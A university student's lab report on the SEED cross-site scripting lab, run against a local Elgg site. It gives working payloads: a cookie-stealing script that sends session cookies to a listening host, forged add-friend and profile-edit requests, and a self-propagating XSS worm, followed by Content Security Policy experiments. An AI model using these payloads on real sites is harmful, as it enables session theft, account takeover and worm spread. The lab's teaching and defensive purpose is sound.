



**Ain Shams University  
Faculty of Engineering**

# **Lab 6**

## **XSS Attack**

***Under Supervision of***

**Dr. Wael Elersy**

**&**

**Eng. Ahmed Askar**

---

***Submitted By:***

**Ahmed Khaled Saad Ali Mekheimer**

**ID: 1809799**



## 1. Overview

This lab covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax
- Content Security Policy (CSP)

## 2. Environment Setup

```
Open  hosts
/etc
1 127.0.0.1    localhost
2 127.0.1.1    VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         ip6-localhost ip6-loopback
6 fe00::0     ip6-localnet
7 ff00::0     ip6-mcastprefix
8 ff02::1     ip6-allnodes
9 ff02::2     ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5      www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5      www.xsslabelqq.com
19 10.9.0.5      www.seed-server.com
20 10.9.0.5      www.example32a.com
21 10.9.0.5      www.example32b.com
22 10.9.0.5      www.example32c.com
23 10.9.0.5      www.example60.com
24 10.9.0.5      www.example70.com
```

-Elgg Server/Machine Up



```
root@ef4bcadf063d: /
seed@VM: ~/.../Labsetup x root@ef4bcadf063d: / x seed@VM: ~/.../Labsetup x
[04/29/23]seed@VM:~/.../Labsetup$ dockps
5894ad40110d mysql-10.9.0.6
ef4bcadf063d elgg-10.9.0.5
[04/29/23]seed@VM:~/.../Labsetup$ docksh e
root@ef4bcadf063d:/#
```

### -Machines & Their IPs

MySQL	10.9.0.6
Elgg	10.9.0.5



### 3. Task 1: Posting a Malicious Message to Display an Alert Window

Login as Samy:

Log in

Username or email \*

samy

Password \*

.....

☐ Remember me


Log in

[Lost password](#)






As you save the Profile the Alert message will appear.



The Alert message will appear for every user opens Samy's Profile. For Example, we will log in as Alice and view Samy's account then the Alert message will appear for Alice.





#### 4. Task 2: Posting a Malicious Message to Display Cookies

In “Brief Description” field we will write the below script to display a user’s cookie in alert window when another user views his profile. Then Save.

**Display name**

Samy

**About me**

**B I U S I<sub>x</sub>** |

Public

**Brief description**

`<script>alert(document.cookie);</script>`

As you save, User’s cookie will be displayed.

Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More - | Search

Your profile was successfully saved.

Edit avatar | Edit profile

**Samy**

Brief description

Elgg=897s0gkk94pnbjbq1qs1eslkn5

OK



## Other users can see Samy's Cookies

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More ▾

Search



### Newest members

Newest

Alphabetical

Popular

Online

Elgg=ref50rhdqomg19ps6t0sg6k3ne



Samy

OK





## 5. Task 3: Stealing Cookies from the Victim's Machine


In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.9.0.1), where the attacker has a TCP server listening to the same port.

### Edit profile

Display name

Samy



About me

```
<script> document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie)+ '>'); </script>
```

[Embed content](#) [Visual editor](#)

[Edit avatar](#)

Before we save this Edited Profile, we should start a server on port 5555 using netcat then Save.



We will get the HTTP Request including Samy's cookie

```
[04/29/23]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3Dnm0p7dqc2nmb73u80t8mqvk398 HTTP/1.1
Host: 10.9.0.1:5555 Samy's Cookie
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Also, other users if they view Samy's profile, they get Samy's cookie displayed.

Note:

Cookie in above and below image are **different** because this elgg seed site doesn't support multiple users logging in at the same time.

So, for 1<sup>st</sup> image I was logged in as Samy had a cookie, while in 2<sup>nd</sup> image I was logged in as Alice, viewed Samy's profile which at that time now Samy has a different cookie which is displayed to Alice.

The screenshot shows the Elgg For SEED Labs website. The header includes 'Elgg For SEED Labs', 'Blogs', and a search bar. The main content area displays a profile for 'Samy' with a profile picture of a person wearing a hat and sunglasses. A terminal window is overlaid on the profile, showing an HTTP request from a netcat listener on port 5555. The request includes a cookie named 'Elgg%3Diddq5gptsboluslho12qaqjdqt' and a referer of 'http://www.seed-server.com/profile/samy'. The terminal also shows the user agent and other headers. On the right side of the website, there is a navigation bar with 'Add friend' and 'Send a message' buttons, and an 'Account' dropdown menu.



## 6. Task 4: Becoming the Victim's Friend

We want to write a script in “About me” field, that when a user Views Samy's profile, Samy gets added as a friend to this user.

So, provided with the below script, we need to fill Sendurl:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;           ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

We need first to observe the HTTP Request sent when a user adds a friend by using “HTTP Header Live” extension.



Here we logged in as 'Charlie' and added 'Boby' as a friend we get the below HTTP Request, this is what should we put in SendURL in our Script.

We observe that Number '57' is the "guid" of user, So will replace it with Samy's "guid" in the Script.

**Elgg For SEED Labs** Blogs Bookmarks Files Groups Members More - Search Account

**Boby**  
  
Blogs  
Bookmarks  
Files  
Pages  
Wire post

**HTTP Header Live Main — Mozilla Firefox**  
`http://www.seed-server.com/action/friends/add?friend=57&_elgg_ts=1682798656&_elgg_token=`  
Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/boby  
Cookie: Elgg=9chovoeufv9bu0cmdufm7da4oh  
**GET: HTTP/1.1 200 OK**  
Date: Sat, 29 Apr 2023 20:04:24 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Cache-Control: must-revalidate, no-cache, no-store, private  
expires: Thu, 19 Nov 1981 08:52:00 GMT  
pragma: no-cache  
x-content-type-options: nosniff  
Vary: User-Agent  
Content-Length: 386  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: application/json; charset=UTF-8

Samy's "guid" is 59.

view-source: `http://www.seed-server.com/profile/samy/edit`

`<input name="guid" value="59" type="hidden"><div class="elgg-foot €`



In Conclusion this should be our Script.

```
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4
5    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
6    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
7
8    //Construct the HTTP request to add Samy as a friend.
9    var sendurl="http://www.seed-server.com/action/friends/add"+"?-
friend=59"+ts+token+ts+token;
10
11    //Create and send Ajax request to add friend
12    Ajax=new XMLHttpRequest();
13    Ajax.open("GET", sendurl, true);
14    Ajax.send();
15 }
16</script>
```

Place it in "About me" field of Samy's profile, then Save.

#### Display name

Samy

#### About me

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.seed-server.com/action/friends/add"+"?friend=59"+ts+token+ts+token;

    //Create and send Ajax request to add friend
```



Now we will login as “Alice” which has no friends yet.

## Alice's friends


No friends yet.


Open Samy's profile, then Go back to check Alice's Friends. We have Samy added as a friend due to the script.

**Elgg For SEED Labs** Blogs Bookmarks Files Groups Members More - Search Account -


---

### Alice's friends

 **Samy**

 **Alice**

Here is demo showing the script working. Click it.





### Questions:

1. ts line in script is to set the timestamp.

Token line in script is to set secret token parameters.


2. We can look for other fields that are vulnerable to XSS attack, so we could have a successful attack.



## 7. Task 5: Modifying the Victim's Profile

In this Task, we want to modify the victim's profile when the victim visits Samy's page. Specifically, modify the victim's "About Me" field.

First we need to observe the POST HTTP request of when Samy edits his profile using "HTTP Header Live" extension.



We observe from the above image:

1. <http://www.seed-server.com/action/profile/edit> is the URL
2. In the Blue Box is the content to be sent it includes: token, ts, name, description, guid=59.





In Conclusion, this is our Script to do XSS Worm Attack which will be added to “About Me” field in Samy’s profile:

The colored boxes are the edits added for Script.

```
1 <script type="text/javascript">
2 window.onload = function(){
3     var guid = "&guid=" + elgg.session.user.guid;
4     var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
5     var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
6     var userName = "&name=" + elgg.session.user.name;
7     var desc = "&description=Ahmed Mekheimer is ATTACKING" +
8               "&accesslevel[description]=1809799";
9     // Construct the content of your url.
10    var sendurl = "http://www.seed-server.com/action/profile/edit";
11    var content = token + ts + userName + desc + guid;
12    var samyGuid = 59;
13    if (elgg.session.user.guid != samyGuid){
14        //Create and send Ajax request to modify profile
15        var Ajax=null;
16        Ajax = new XMLHttpRequest();
17        Ajax.open("POST",sendurl,true);
18        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
19        Ajax.send(content);
20    }
21 }
22 </script>
```



So, to start the XSS attack:

1. Add Script above to Samy's "About me" then Save.

Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function(){
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var userName = "&name=" + elgg.session.user.name;
  var desc = "&description=Ahmed Mekheimer is ATTACKING" +
    "&accesslevel[description]=1809799";
  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + userName + desc + guid;
```

2. Victim (Alice) will open Samy's profile, Script will be run.

**Elgg For SEED Labs** Blogs Bookmarks Files Groups Members More - Search Account

**Samy** [Add friend](#) [Send a message](#)

Location  
Nasr City

Mobile phone  
11

About me

3. When Alice checks her "About me" field it will find it edited by the content provided in the Script.

**Alice**



About me  
Ahmed Mekheimer is ATTACKING






### Questions:

3. When we comment below if condition, the attack happens on Samy's own "About me" not the user that viewed Samy's profile (Victim).

```
1<script type="text/javascript">
2window.onload = function(){
3  var guid = "&guid=" + elgg.session.user.guid;
4  var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
5  var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
6  var userName = "&name=" + elgg.session.user.name;
7  var desc = "&description=Ahmed Mekheimer is ATTACKING" +
8            "&accesslevel[description]=1809799";
9  // Construct the content of your url.
10 var sendurl = "http://www.seed-server.com/action/profile/edit";
11 var content = token + ts + userName + desc + guid;
12 var samyGuid = 59;
13 // if (elgg.session.user.guid != samyGuid){
14 //Create and send Ajax request to modify profile
15 var Ajax=null;
16 Ajax = new XMLHttpRequest();
17 Ajax.open("POST",sendurl,true);
18 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
19 Ajax.send(content);
20 //}
```

This is demonstrated in the below demo. Click it.





## 8. Task 6: Writing a Self-Propagating XSS Worm

### DOM Approach:

In this task, we need to implement such a worm, which not only modifies the victim's profile, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile.

We should combine the given template with our Task 5 (Edit Profile) Script to achieve Task 6:

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML;        ②
  var tailTag = "</\" + \"script>\";                               ③

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④

  alert(jsCode);
</script>
```



From the below Script, we first form “wormCode” which is the same script, but we put a script tag before it and a closing script tag.

Then add it to the field vulnerable to XSS attack which is the “Description” field in “About me”.

Then we in the same way edit the profile of the Victim.

With this Script, every user views Samy’s profile will get the attack & get infected, so that if a 3<sup>rd</sup> user views the infected user he will be attacked and infected as well.

```
*editprofile_SelfProp.js      apache_csp.conf
1 <script type="text/javascript" id="worm">
2 window.onload = function(){
3   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4   var jsCode = document.getElementById("worm").innerHTML;
5   var tailTag = "</\" + \"script>";
6   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
7
8   var desc = "&description=Ahmed Mekheimer is Attacking" + wormCode;
9   desc     += "&accesslevel[description]=2";
10
11   var name = "&name=" + elgg.session.user.name;
12   var guid = "&guid=" + elgg.session.user.guid;
13   var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
14   var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
15
16   var sendurl = "http://www.seed-server.com/action/profile/edit";
17   var content = token + ts + name + desc + guid;
18
19   // Construct and send the Ajax request
20   if (elgg.session.user.guid != 59){
21     //Create and send Ajax request to modify profile
22     var Ajax=null;
23     Ajax = new XMLHttpRequest();
24     Ajax.open("POST", sendurl, true);
25     Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
26     Ajax.send(content);
27   }
28 }
```



## Steps:

1. Write Script above in Samy's "About me", then save.

### Display name


Samy

### About me

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  alert("You Got Infected");

  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
```

2. Login as another user (Alice), view Samy's Profile and Alice will be attacked and Infected.



## Alice




About me  
Ahmed Mekheimer is ATTACKING



3. Lets login as a 3<sup>rd</sup> user (Charlie), view Alice's Profile (Infected) and Charlie will also be attacked and Infected.

Charlie views Alice's Profile.



Charlie is attacked & infected.



Only DOM Approach is Obligatory/required in the lab task as shown below.

**Note:** In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.





## 9. Task 7: Defeating XSS Attacks Using CSP

### Lab Tasks

1. Describe and explain your observations when you visit these websites.

For: <http://www.example32a.com>

example32a.com/ x +

← → ↻ 🏠 🔒 [www.example32a.com](http://www.example32a.com)

### CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From [www.example60.com](http://www.example60.com): OK
6. From [www.example70.com](http://www.example70.com): OK
7. From button click:

JS Code executed!

OK



We notice all 6 areas got XSS Attacked, 1<sup>st</sup> three using DOM approach, 2<sup>nd</sup> three areas using Link approach as shown below in the Page Source.

```
example32a.com/ x http://www.example32a.cor x +
view-source:http://www.example32a.com/

1 <html>
2 <h2>CSP Experiment</h2>
3 <p>1. Inline: Nonce (111-111-111): <span id='area1'><font color='red'>Failed</font></span></p>
4 <p>2. Inline: Nonce (222-222-222): <span id='area2'><font color='red'>Failed</font></span></p>
5 <p>3. Inline: No Nonce: <span id='area3'><font color='red'>Failed</font></span></p>
6 <p>4. From self: <span id='area4'><font color='red'>Failed</font></span></p>
7 <p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font></span></p>
8 <p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font></span></p>
9 <p>7. From button click: <button onclick="alert('JS Code executed!')">Click me</button></p>
10
11 <script type="text/javascript" nonce="111-111-111">
12 document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
13 </script>
14
15 <script type="text/javascript" nonce="222-222-222">
16 document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
17 </script>
18
19 <script type="text/javascript">
20 document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
21 </script>
22
23 <script src="script_area4.js"> </script>
24 <script src="http://www.example60.com/script_area5.js"> </script>
25 <script src="http://www.example70.com/script_area6.js"> </script>
26
27 </html>
```

All scripts Print “OK” in the Victim site, however site should display “Failed”. So, if “OK” is displayed XSS attack succeeded, if “Failed” is displayed XSS attack unsuccessful.

So, why did <http://www.example32a.com> get XSS attacked?


Simply because CSP policies aren’t set up in “apache\_csp.conf” for this site.

```
Open [icon] apache_csp.conf
~/Desktop/Labs/Lab 6 XSS/Labsetup/image_www

1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
```



For: <http://www.example32b.com>



## CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From [www.example60.com](http://www.example60.com): **Failed**
6. From [www.example70.com](http://www.example70.com): **OK**
7. From button click:

This site is successfully XSS attacked in areas 4,6 but not in areas 1,2,3,5. Also the button doesn't show alert message.



```
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10     DocumentRoot /var/www/csp
11     ServerName www.example32b.com
12     DirectoryIndex index.html
13     Header set Content-Security-Policy " \
14         default-src 'self'; \
15         script-src 'self' *.example70.com \
16         "
17 </VirtualHost>
```

